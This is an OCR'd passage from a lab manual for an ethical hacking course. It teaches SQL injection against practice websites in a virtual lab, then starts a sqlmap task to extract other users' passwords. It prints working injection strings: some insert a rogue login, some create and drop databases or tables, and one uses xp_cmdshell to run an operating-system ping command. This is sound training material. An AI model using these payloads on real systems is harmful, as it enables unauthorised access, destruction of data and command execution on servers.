


Figure 1.1.7: SQL database entries

14. Switch back to the **Windows 10** virtual machine and go to the browser where the **GoodShopping** website is open.

TASK 1.2

Create Your Own User Account

15. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123'); --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.




Figure 1.1.8: Creating a user account

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.
17. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.




Figure 1.1.9: Logging in to the website

18. You will log in successfully with the created login and be able to access all the features of the website.
19. After browsing the required pages, click **Logout** from the top-right corner of the webpage.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.10: Log in successful

20. Switch back to the victim machine (**Windows Server 2019** virtual machine).
21. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.
22. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.




Figure 1.1.11: Table containing the created username and password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Create and Delete Database

23. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.
24. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.
25. In the above query, **mydatabase** is the name of the database.




Figure 1.1.12: Creating a database

26. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.
27. Switch back to the **Windows Server 2019** virtual machine.
28. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Refresh** ( ) icon.
29. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.13: Database created successfully

30. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

31. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are deleting the database that you created in **Step 24** (**mydatabase**). In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.




Figure 1.1.14: Deleting a database

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** ( ) icon.

33. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.




Figure 1.1.15: Database deleted successfully

Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

34. Close the **Microsoft SQL Server Management Studio** window.

35. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

TASK 1.4

Perform Ping Operation Using SQL Injection Query

36. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.16: Pinging a website

37. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.




Figure 1.1.17: SQL injection query starts pinging the host

38. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**).
39. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.
40. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. This process is the result of the SQL injection query that you entered in the login field of the target website.




Figure 1.1.18: Task Manager displaying the ping process

42. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.
43. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.
44. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.
45. Close all open windows and document all the acquired information.
46. Turn off the **Windows 10** virtual machine.

TASK 2

Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

Note: In this lab, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 1.2.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **Mozilla Firefox** icon ( ) from the menu bar in the top-left corner of **Desktop** to launch the web browser.
4. Type **http://www.moviescope.com/** and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

TASK 2.1

Log in to MovieScope

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Figure 1.2.2: Log in as a legitimate user

5. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection..

6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




Figure 1.2.3: Inspect Element option

7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.

